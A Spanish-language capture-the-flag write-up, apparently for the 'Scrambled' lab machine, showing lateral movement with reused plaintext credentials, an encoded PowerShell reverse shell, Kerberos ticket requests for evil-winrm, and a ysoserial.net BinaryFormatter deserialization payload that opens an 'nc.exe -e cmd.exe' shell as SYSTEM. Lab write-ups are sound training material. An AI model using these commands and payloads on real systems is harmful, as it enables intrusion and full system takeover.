Nos dice que el usuario no tiene permisos para loguearse en este PC.Si es asi podemos ejecutar comandos directamente sin loguearnos

```
- $SecurePassword = ConvertTo-SecureString "contraseña" -AsPlainText -Force
- $Cred = New-Object System.Management.Automation.PSCredential("DOMINIO\usuario", $SecurePassword)
- Invoke-Command -Computer 127.0.0.1 -Credential $Cred -ScriptBlock { whoami }
```

```
PS C:\Windows\system32> $SecPassword = ConvertTo-SecureString 'ScrambledEggs9900' -AsPlainText -Force
$SecPassword = ConvertTo-SecureString 'ScrambledEggs9900' -AsPlainText -Force
PS C:\Windows\system32> $Cred = New-Object System.Management.Automation.PSCredential('scrm.local\MiscSvc', $SecPassword)
$Cred = New-Object System.Management.Automation.PSCredential('scrm.local\MiscSvc', $SecPassword)
PS C:\Windows\system32> Invoke-Command -Computer 127.0.0.1 -Credential $Cred -ScriptBlock { whoami }
Invoke-Command -Computer 127.0.0.1 -Credential $Cred -ScriptBlock { whoami }
scrm\miscsvc
```

Como podemos ejecutar comandos como el usuario al que podemos pivotar vamos a ejecutar una reverse shell en el ultimo comando:

```
- Invoke-Command -Computer 127.0.0.1 -Credential $Cred -ScriptBlock { powershell -e *reverse_en_base64* }:
```

```
PS C:\Windows\system32> Invoke-Command -Computer 127.0.0.1 -Credential $Cred -ScriptBlock { powershell -e JABjAGwAaQBlAG4AdAAgAD0AIAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABLAG0ALgB0AGUAdAAuAFMABwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANwAiACwANAAzADIAMQApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMABABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHKA
dABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0A0wB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdABYAGUAYQBtAC
4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBUAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsA0wAkAGQAYQB0AGEAIAA9
ACAAKAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHKAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAUAFQAZQB4AHQALgBBAFMAQwBjAEkARQBUAGMABwBkAGkAbg
BnACKALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAAsACAAJABpACkA0wAkAHMAZQBwAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEA
dABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAAtAFMAdABYAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArAC
AAIgBQAFMAIAAiACAAKwAgACgACAB3AGQAKQAuAFAAAYQB0AGgAIAArACAAIga+ACAAIga7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBU
AGMABwBkAGkAbgBnAF0A0gA6AEEAUwBDAEKASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAUAFcAcg
BpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABLAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGGA
KAAPAH0A0wAkAGMABABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA= }
```

Recibimos la conexion:

```
(kali㉿kali)-[~/Downloads]
$ nc -lnvp 4321
listening on [any] 4321 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.168] 56077
whoami
scrm\miscsvc
PS C:\Users\miscsvc\Documents>
```

Vemos que hay un share en C:

```
PS C:\> dir

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----          03/11/2021    23:44            inetpub
d-----          31/10/2021    21:13            PerfLogs
d-r-----        01/06/2022    12:43        Program Files
d-----          03/11/2021    16:50        Program Files (x86)
d-----          01/11/2021    15:21            Shares
d-----          08/11/2021     00:39            Temp
d-r-----        05/11/2021    14:56            Users
d-----          08/06/2022    23:39            Windows
```

En su interior vemos varias carpetas. En la siguiente ruta encontramos un "exe" y un "dll":

```
PS C:\Shares\IT\Apps\Sales Order Client> dir

Directory: C:\Shares\IT\Apps\Sales Order Client

Mode                LastWriteTime         Length Name
----                -
-a-----        05/11/2021    20:52        86528 ScrambleClient.exe
-a-----        05/11/2021    20:52        19456 ScrambleLib.dll
```

El problema es que no estamos desde "Evil-WinRM" para transferir estos archivos.

He probado a crear un servidor smb y copiarlos ahi pero no me esta dejando.

Podemos transferir el binario de nmap y transfeirir los archivos a traves de este binario pero tampoco me deja.

Hay otras 2 formas de obtener esos archivos:

- Accediendo a "Evil-WinRM" mediante kerberos
- Accediendo a "smbclient" mediante kerberos:

## ACCEDER A EVIL-WINRM MEDIANTE KERBEROS

He descubierto una forma en la que me puedo conectar con "evil-winrm" a traves de kerberos. Seguimos estos 4 pasos:

1. Editar el archivo /etc/krb5.conf:

```
[libdefaults]
    default_realm = SCRM.LOCAL
    dns_lookup_realm = false
    dns_lookup_kdc = true

[realms]
    SCRM.LOCAL = {
        kdc = dc1.scrm.local
        admin_server = dc1.scrm.local
    }

[domain_realm]
    .scrm.local = SCRM.LOCAL
    scrm.local = SCRM.LOCAL
```

2. Solicitar un TGT con el usuario que nos queremos conectar:

```
impacket-getTGT scrm.local/MiscSvc:ScrambledEggs9900
```

```
(kali㉿kali)-[~/Downloads]
$ impacket-getTGT scrm.local/MiscSvc:ScrambledEggs9900
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in MiscSvc.ccache
```

3. Exportar la variable KRB5CCNAME y igualarla al archivo "CCACHE". UTILIZAR LA RUTA ABSOLUTA SINO NO FUNCIONA:

```
export KRB5CCNAME=~/.Downloads/MiscSvc.ccache
```

4. Conectarse con "evil-winrm" con el siguiente comando

```
evil-winrm -r SCRM.LOCAL -i dc1.scrm.local
```

```
(kali㉿kali)-[~/Downloads]
$ evil-winrm -r SCRM.LOCAL -i dc1.scrm.local

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to remote endpoint not supporting path completion

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-shell

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\miscsvc\Documents> cd ..
```

Nos descargamos los 2 archivos:

```
*Evil-WinRM* PS C:\Shares\IT\Apps\Sales Order Client> dir

Directory: C:\Shares\IT\Apps\Sales Order Client

Mode                LastWriteTime         Length Name
----                -
-a----- 11/5/2021    8:52 PM        86528 ScrambleClient.exe
-a----- 11/5/2021    8:52 PM        19456 ScrambleLib.dll

*Evil-WinRM* PS C:\Shares\IT\Apps\Sales Order Client> download ScrambleClient.exe

Info: Downloading C:\Shares\IT\Apps\Sales Order Client\ScrambleClient.exe to ScrambleClient.exe

Info: Download successful!
*Evil-WinRM* PS C:\Shares\IT\Apps\Sales Order Client> download ScrambleLib.dll

Info: Downloading C:\Shares\IT\Apps\Sales Order Client\ScrambleLib.dll to ScrambleLib.dll
```


## ACCEDER A SMBCLIENT MEDIANTE KERBEROS

Se explica aqui:


[CONECTARSE A SMBCLIENT MEDITANTE KERBEROS](#)




Estos dos archivos los transferimos a la maquina victima y vamos a hacer reversing del binario con "dnsspy" para ver como funciona. Enumerando encontraremos y vemos que al iniciar sesión o intentar autenticarnos con el servicio se genera un archivo log:




Vemos que hace uso de Deserialización en base64:



Además, vemos que haciendo uso del usuario `scrmdev` podremos autenticarnos y lograr ingresar:




Haciendo uso del usuario podremos ingresar:



Vemos que podemos generar una nueva orden y generaremos una:





Como vemos en el código del binario vimos que genera un archivo `ScrambleDebugLog.txt` el cual revisaremos. Encontramos un apartado donde esta serializado en base64 y nos da una idea de poder explotar de esto:

```
.
22/03/2024 10:48:12 PM UPLOAD_ORDER;AAEAAAD/////AQAAAAAAAAAAMAgAAAEJTY3JhbWJsZUxpYiwgVmVyc
.
```

Haciendo uso de `ysoserial.net` podremos generar el contenido y así poder explotar el servicio:

<https://github.com/pwntester/ysoserial.net?tab=readme-ov-file#generate-a-calcexe-payload-for-binaryformatter-using-psobject-gadget>

```
C:\FilesExploitation\ysoserial\Release>.ysoserial.exe -f BinaryFormatter -g WindowsIdentity -o base64 -
c "c:\Users\miscsvc\files\nc.exe -e cmd.exe 10.10.16.7 443" -t
AAEAAAD/////AQAAAAAAAAAAEAQAAACITeXN0ZW0uU2VjdXJpdHkuUHJpbmNpcGFsLldpbmRvd3NJZGVudGI0eQEAAAAKU3lzdGVtLlIN
lY3VyaXR5LkNsYWltc0lkZW50aXR5LmFjdG9yAQYCAAAAIAPBQUVBQUFBQUFBQU1BZ0FBQUY1TmFXTnliM052Wm
5RdVVHOTNawEpUYUdWc2JDNUZaR2wwYjNjc0lGWmxjbk5wYjI0OU15NHdMakF1TUN3Z1EzVnNkSFZ5WlQxdVpYVjBjbUZZTENCUWRXS
nNhV05MwllhsVWlYdGxiazB6TVdkbU16ZzF0b0UzrTXpZMFpUTTFCUUVBQUFCQ1RXbGpjbTl6YjJaMEExSWNBjM1Z0YkZOMGRXUnBieTVV
WlhoMEExrWnZjbTFOZElhScGJtY3VWR1Y0ZEVadmNtMWhkSFJwYm1kU2RXNVFjbTl3WlhKMGFVnpBUUFBQUF5R2IzSmxaM0p2ZFcl1a1F
uSjFjMmdCQWdBQUFBWURBQUFBWdV0FAzaHRiQ0IyWlhKemFXOXVQU0l4TGpBaUlHVnVZMjlrYVc1b1BTSjFkR1l0TVRZaVB6NE5Dan
hQWw1wbFkzUkVZWJFJoVUUhKdmRtbGtaWElnVfdWMGFHOWtUbUZ0WlQwaVUzUmhjb1FpSUVse1NXNXBkR2xoYkV4d1lXUkZibUZpYkdWa
1BTSkdZV3h6WlNjZ2VHMxNlBk05SW1oMGRlQQTZMeTl6WTJobGJXRnpMbTFwWTNKdmMyOW1kQzVqYjIwdmQybHVabmd2TWpBd05pOTRZ
VzFzTDNCeVpYTMxib1JoZEdsdmJpSWdlRzFzYm5NNmMyUTljbU5zY2kxdVlXWmxjM0JoWtJVNlUzbHpkR1Z0TGtScFlXZHVIM04wYVd
0ek8yRnpjMlZ0Ww14NVBWTjVjM1JsYlNjZ2VHMxNlBk02ZUQwaWFIUjBjRG92TDNOamFHVnRZWE11YlZsamNtOXpimlowTG10dmJTOT
NhVzVtZUM4eU1EQTJMM2hoYld3aVBnMETJQ0E4VDJKcVpXTjBSR0YwWVZCeWlZzWnBaR1Z5TGs5aWFTVmpkRWx1YzNSaGJtTmxQZzBLS
UNBZ0lEeHpaRHBRY205alpYTnpQZzBLSUNBZ0lDQWdQSE5rT2xCeWiYTMxjM011VTNSaGNuUkpibVp2UGcwS0lDQWdJQ0FnSUNBOGMy
UTZVSEp2WTJWemMxTjBZWewU1c1bWJ5QkQjbWQxYldWdWRITTTlJaTlqSUDNNlHgVnpaWp6WEcxCGMyTnpkbU5jWm1sc1pYTmNlBU1
1WlhobElDMWxJR050WkM1bGVHVWdNVEF1TVRBdU1UWxV0eUEwTKRNaUlGTjBZVzVrWWhKa1JYSnliM0pGYm10dlpHbHVaejBpZTNnNl
RuVnNiSD8pSUZOMFlXNwtZWepVDNWMGNIVjBSVzVqYjJScGJtYzljbnQ0T2s1MWJHeDlJaUJWYzJWeVRtRnRaVDBpSWlCUVlYTnpkM
jl5WkQwaWUzZzZUblZzYkgwaUlFUnZiV0ZwYmowaUlPQk1iMkZrVlhObGNsQnl1M1pwYkdVOUlRwMhiSE5sSWlCR2FXeGxUbUZ0WlQw
aVkyMmtJaUJF2UGcwS0lDQWdJQ0FnUEM5elpEcFFjbTlqWlh0ekxsTjBZWewU1c1bWJ6NE5DaUFnSUNBOEwzTmtPbEJ5YjJ0bGMzTSt
EUW9nSUR3dlQySnFaV04wUkdGMFlWQnliM1pwkDweUxrOWlhbVZqZEVsdWZmUmh1bU5sUGcwS1BDOVBZbXBsWTNSRVlYUmhVSEp2ZG
1sa1pYSStDdz09Cw==
C:\FilesExploitation\ysoserial\Release>
```

Luego generaremos el payload para hacer uso, pero antes debemos de poner un `UPLOAD_ORDER`; como vimos en el archivo log. Ingresamos al servicio con telnet y ejecutamos `UPLOAD_ORDER`; mas el comando generado:

```
> telnet 10.10.11.168 4411
Trying 10.10.11.168...
Connected to 10.10.11.168.
Escape character is '^]'.
SCRAMBLECORP_ORDERS_V1.0.3;
UPLOAD_ORDER;AAEAAAD/////AQAAAAAAAAAAEAQAAACITeXN0ZW0uU2VjdXJpdHkuUHJpbmNpcGFsLldpbmRvd3NJZGVudGI0eQEAAAA
FBQUFBQU1BZ0FBQUY1TmFXTnliM052Wm5RdVVHOTNawEpUYUdWc2JDNUZaR2wwYjNjc0lGWmxjbk5wYjI0OU15NHdMakF1TUN3Z1EzVn
UVBQUFCQ1RXbGpjbTl6YjJaMEExSWNBjM1Z0YkZOMGRXUnBieTVVWlhoMEExrWnZjbTFOZElhScGJtY3VWR1Y0ZEVadmNtMWhkSFJwYm1k
aHRiQ0IyWlhKemFXOXVQU0l4TGpBaUlHVnVZMjlrYVc1b1BTSjFkR1l0TVRZaVB6NE5DanhQWw1wbFkzUkVZWJFJoVUUhKdmRtbGtaWEln
JZ2VHMxNlBk05SW1oMGRlQQTZMeTl6WTJobGJXRnpMbTFwWTNKdmMyOW1kQzVqYjIwdmQybHVabmd2TWpBd05pOTRZVzFzTDNCeVpYTMx
4wYVd0ek8yRnpjMlZ0Ww14NVBWTjVjM1JsYlNjZ2VHMxNlBk02ZUQwaWFIUjBjRG92TDNOamFHVnRZWE11YlZsamNtOXpimlowTG10dm
mpkRWx1YzNSaGJtTmxQZzBLSUNBZ0lEeHpaRHBRY205alpYTnpQZzBLSUNBZ0lDQWdQSE5rT2xCeWiYTMxjM011VTNSaGNuUkpibVp2U
NlhGVnpaWp6WEcxCGMyTnpkbU5jWm1sc1pYTmNlBU11WlhobElDMWxJR050WkM1bGVHVWdNVEF1TVRBdU1UWxV0eUEwTKRNaUlGTjBZ
qYjJScGJtYzljbnQ0T2s1MWJHeDlJaUJWYzJWeVRtRnRaVDBpSWlCUVlYTnpkMjl5WkQwaWUzZzZUblZzYkgwaUlFUnZiV0ZwYmowaUl
```

Si nos ponemos a la escucha por netcat recibimos la conexion:

```
>
> +rlwrap ncat -lvnp 443 ←
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.11.168:55883.
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>|
```